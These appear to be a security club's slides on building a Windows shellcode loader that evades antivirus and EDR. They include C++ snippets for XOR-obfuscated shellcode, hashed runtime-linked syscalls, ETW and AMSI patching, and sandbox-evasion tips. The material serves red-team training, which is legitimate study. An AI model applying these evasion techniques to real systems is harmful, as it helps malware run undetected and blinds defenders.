  - The EDR will place a jmp instruction inside DLLs loaded by every process, like ntdll.dll and kernel32.dll. So, when the functions from those DLLs are called, the EDR will see all of the arguments and exactly where they came from. (if only we have seccomp and eBPF :/)
  - These functions are required for all Windows malware, so avoiding hooks is essential.
- Event Tracing for Windows
  - Used to detect command prompt and powershell commands, LDAP queries, and suspicious activities like reading LSASS
  - This lets the defense know what we're doing, so it has to go ASAP
  - Kernel callbacks (harder to evade!)
    - Like function hooks but in kernel land, not user land, applies only to syscalls

Additional Microsoft BS

- AntiMalware Scan Interface
    - Known as AMSI, this is a runtime detection feature implemented into Windows by default. It scans all PowerShell, C#, and Visual Basic code at runtime to see if malicious code is actively being executed in memory. It's very easy to bypass, but worth knowing about
- PowerShell Constrained Language Mode
    - Neuters PowerShell, but can be bypassed by accessing the System.Management.Automation DLL in memory with C# & execute-assembly
- Application Whitelisting
    - This prevents us from running any non-signed EXE. The bypass is to just run everything in memory, or use a LOLBIN like msbuild.exe.
    - Anything in `C:\Windows` is allow-by-default, so run it from `temp` etc.

Come on, do you really think that’s gonna stop Ronan?

How do we evade detection?

- You have to have an answer for every detection method, and you have to be adaptable.
- I will be teaching how to create a loader which will execute shellcode undetected while also removing most sources of telemetry for better OPSEC.
- This loader can run any windows EXE, DLL, or shellcode (because we can turn EXEs and DLLs into shellcode by writing our own loader in ASM or using a pre-existing one like donut)
- **OPSEC NOTE**
  - Don't use unmodified donut as it has static and behavioral signatures for the AMSI/ETW patching
  - Modern AMSI/ETW patching should be done with Hardware Breakpoints

Step 1: bypassing static detection

- Since the shellcode is getting detected, it can be encrypted, and only decrypted when we're ready to execute
  - Alternatively we can store it encrypted remotely and pull it down (stager)
- Caveats
  - Having a 200 kilobyte high entropy section is inherently suspicious. Consider hex encoding it, base64 encoding it, or using steganography to extract it and decompress it from a PNG file
  - Don't use a real encryption algorithm, since AV/EDR can detect if your program uses AES if you use a common implementation or import it (CAPA will find SBOXes).
  - Your "encryption" is just for obfuscation, so something like hex decode -> xor with 12 byte key is plenty for basic detection evasion

Example: bypassing static detection

```
std::string hex = "303ded8b29ef93913ae68a558c6…" // shellcode as hex stream
int len = hex.length();
std::string newString;
for(int i=0; i< len; i+=2)
{
    std::string byte = hex.substr(i,2);
    char chr = (char) (int)strtol(byte.c_str(), NULL, 16);
    newString.push_back(chr);
} // Now XOR it to decrypt
unsigned char code[newString.length()];
memcpy(code, newString.data(), newString.length());
char key[10] = {'f','a','k','e','k','e','y','b','r','o'};
for (int i = 0; i < sizeof code; i++)
{
    ((char*)code)[i] = (((char*)code)[i]) ^ key[i % (sizeof(key) / sizeof(char))];
}
```

Step 2: Executing shellcode

- The shellcode isn't going to execute itself. The issue is that the APIs used to execute shellcode are all going to be flagged by AV and EDR. Think of it like a Windows jail.
- We can improve reliability and stealth by putting the shellcode into another process, or injecting into the current process.
- The standard is `VirtualAllocEx -> WriteProcessMemory -> CreateRemoteThread -> WaitForSingleObjectEx`. This will get flagged by basically everything.
- It's possible to evade AV just by using less known APIs
- We'll kill two birds with one stone by using unhooked indirect syscalls to evade AV behavioral detection and EDR API hooking
  - This was SOTA in 2023, in 2025 threadless injection + Caro Kann would be a good start

Detour: Windows Internals

- When doing systems programming for Windows, the Windows API must be used
- The Windows API is horrible
- Example API call flow:
  - `OpenProcess (kernel32.dll) -> OpenProcess (kernelbase.dll) -> NtOpenProcess (ntdll.dll)`
- That call flow means we could run into hooks in any of those three places, meaning we get caught. So, why not skip to the end so we only could be hooked in one place? That means ignoring the normal OpenProcess call and using NtOpenProcess instead.
- Many of the NtApi functions are undocumented and subject to change

Example syscall implementation

- Remember, this is the same as PWN: write memory, then execute it
- I was able to execute shellcode fully undetected with the following sequence of functions
  - NtAllocateVirtualMemory: allocate a page of memory in the current process with RW permissions that's the same size as the shellcode
  - NtWriteVirtualMemory: put the shellcode in that memory
  - NtProtectVirtualMemory: switch the memory to RX
  - NtCreateThreadEx: execute that chunk of memory
  - NtWaitForSingleObject: wait for execution to finish before closing
  - NtClose: close the thread (cleanup)
- Be creative! This is a very standard way of doing things and you could get much fancier
- I came up with the above chain in 2023, and have much better alternatives now

How do we execute the syscalls?

- There are a variety of techniques for syscalls, including HalosGate, HellsGate, SysWhispers, and more, but I just use them as intended by getting the functions straight from ntdll.dll in the current process
- I consider this to be evasion through benign functionality
- A basic implementation would be to use LoadLibrary, GetModuleHandle, and GetProcAddress to link the functions at runtime, but this is detected easily because they appear in the Import Address Table
  - This also requires creating structs that represent function delegates
- A very stealthy way of doing it is to write your own version of those functions so it won't be detected or hooked. You can then combine this with API hashing for anti reverse engineering.

Link syscalls at runtime (simple)

```
// Delegate
typedef NTSTATUS (*fnNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    OUT PVOID * BaseAddress,
    ULONG ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect);
// Fetch the memory address of the function (this will get flagged)
fnNtAllocateVirtualMemory NtAllocateVirtualMemory =
(fnNtAllocateVirtualMemory)GetProcAddress(GetModuleHandle("ntdll.dll"),
"NtAllocateVirtualMemory");
// Actually call the function (this is OK)
status = myNtAllocateVirtualMemory(myGetCurrentProcess(), &allocation_start, 0,
(PULONG64)&allocation_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Link syscalls at runtime (advanced)

```
// Delegate (same as before)
typedef NTSTATUS (*fnNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    OUT PVOID * BaseAddress,
    ULONG ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect);
// Custom API hashing function with custom LoadLibrary and GetModuleHandle implementation
for Anti Reverse Engineering and to evade hooking
addr = getAPIAddr(sysmod, 9065497023652); // Function hash with custom algorithm
fnNtAllocateVirtualMemory myNtAllocateVirtualMemory = (fnNtAllocateVirtualMemory) addr;
// Call function
status = myNtAllocateVirtualMemory(myGetCurrentProcess(), &allocation_start, 0,
(PULONG64)&allocation_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Patching EtwEventWrite

- There's a feature called Event Tracing for Windows (ETW) where certain things like API calls or command entered are logged. The function that does this is located in ntdll and is called `EtwEventWrite`. We can overwrite the function in memory to make sure it always returns nothing, so our program doesn't have any telemetry. This helps substantially with evasion.
- I'm going over this for theory, but this will not work as-is anymore
  - You'll need to use Hardware Breakpoints instead
  - Keep Kernel Callbacks in mind (can't be patched)
- The same patch can be applied to `AMSI` so you can execute PowerShell and C# without any malware scanning (great for Active Directory exploitation)

Example: Patching EtwEventWrite

```
// Simple version
DWORD dwOld = 0;
FARPROC ptrNtTraceEvent = GetProcAddress(LoadLibrary(L"ntdll.dll"), "NtTraceEvent");
VirtualProtect(ptrNtTraceEvent, 1, PAGE_EXECUTE_READWRITE, &dwOld);
memcpy(ptrNtTraceEvent, "\xc3", 1); // ret
VirtualProtect(ptrNtTraceEvent, 1, dwOld, &dwOld);
```

Example: Patching EtwEventWrite

```
// Slightly more advanced version (hardware breakpoints are better)
DWORD dwOld = 0;
// Use custom GetProcAddress and LoadLibrary to get the address
FARPROC ptrNtTraceEvent = darkGetProcAddress(darkLoadLibrary(L"ntdll.dll"),
"NtTraceEvent");
/*
* Use API hashing and a function delegate (fnVirtualProtect) to link
* VirtualProtect at runtime. NtProtectVirtualMemory would be even better!
*/
addr = getAPIAddr(mod, 476729873); // VirtualProtect hash
fnVirtualProtect myVirtualProtect = (fnVirtualProtect) addr; // Set up delegate
myVirtualProtect(ptrNtTraceEvent, 1, PAGE_EXECUTE_READWRITE, &dwOld); // Call it
memcpy(ptrNtTraceEvent, "\xc3", 1); // ret
myVirtualProtect(ptrNtTraceEvent, 1, dwOld, &dwOld); // Call it again
```

Loader execution recap

- For reference, here's what an evasive program would do:
  - Declare a bunch of delegates for functions that will be linked at runtime
  - Set up a custom implementation of LoadLibrary and GetProcAddress to link functions at runtime (LoadLibrary example)
  - Do >10 checks to see if we're in a sandbox. Be creative. Bail if we are. Make sure the checks themselves don't get flagged by using syscalls and runtime linking.
  - Patch event tracing for windows using hardware breakpoints and runtime linking of functions.
  - Find an alternative method of executing syscalls without generating telemetry (unhook ntdll, Hell's Gate, etc.)
    - Not covered due to time constraint
  - Decrypt & execute shellcode with syscalls
    - Threadless injection is a must for remote process injection

Areas for Improvement

- Hide your payload using steganography & cryptography
  - Write the parsers & algos yourself to avoid CAPA
- Begin sandbox evasion checks with something computationally expensive
- Only begin runtime linking once you finish the computationally expensive steps
- Use hardware-based cryptographic keying to prevent payload recovery (cryptographic execution guardrail)
- Do remote process injection threadless, and clean up the target process to destroy the evidence
  - This beats Elastic, MDE, CrowdStrike, even for remote process injection
- Have one loader that's on-disk, and a C# one for fileless chains

Disclaimer

- We can bypass pretty much every AV in <1000 LoC
  - Keep in mind that this just lets you run a shellcode on target. You would need a whole lot more to actually do more red team stuff
- This is an intro to AV meeting. There are newer and fancier ways of doing a lot of this.
  - See for example MDSEC's ParallelSyscalls for a fun way of getting syscall numbers
- There are also some considerations for syscalls
  - Callstack indicates that we're doing this from an unbacked executablel region, which is very suspicious
- Think of malware development as offense in depth
  - We're doing layered evasion techniques to hinder visibility from automated and human opposition
- I will not be showing you all of my tricks

Extra tips

- C2 frameworks all have different in-memory IOCs
  - Sliver is obvious in memory

- Much fancier stuff to come in later meetings, such as sleep obfuscation and call stack spoofing.
- New detection methods come up all the time, so evasion is a skill, not a one-and-done project. You will likely have to write loaders in C# and Visual Basic, and those are **substantially** harder to make evasive than C++.
- Learn to set up your own blue team homelab and do DFIR against yourself to see how you look to a SOC

Next Meetings

2025-11-06 • This Thursday

- CCDC Practice
- Open lab where we can talk strategy and teamwork, and prepare scripts and inject templates ahead of time as a team

2025-11-11 • Next Tuesday

- Offensive Development
- Write malware beyond an introductory level, and learn how to build tooling for modern red team operations

ctf.sigpwny.com

sigpwny{VirtualAllocEx}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny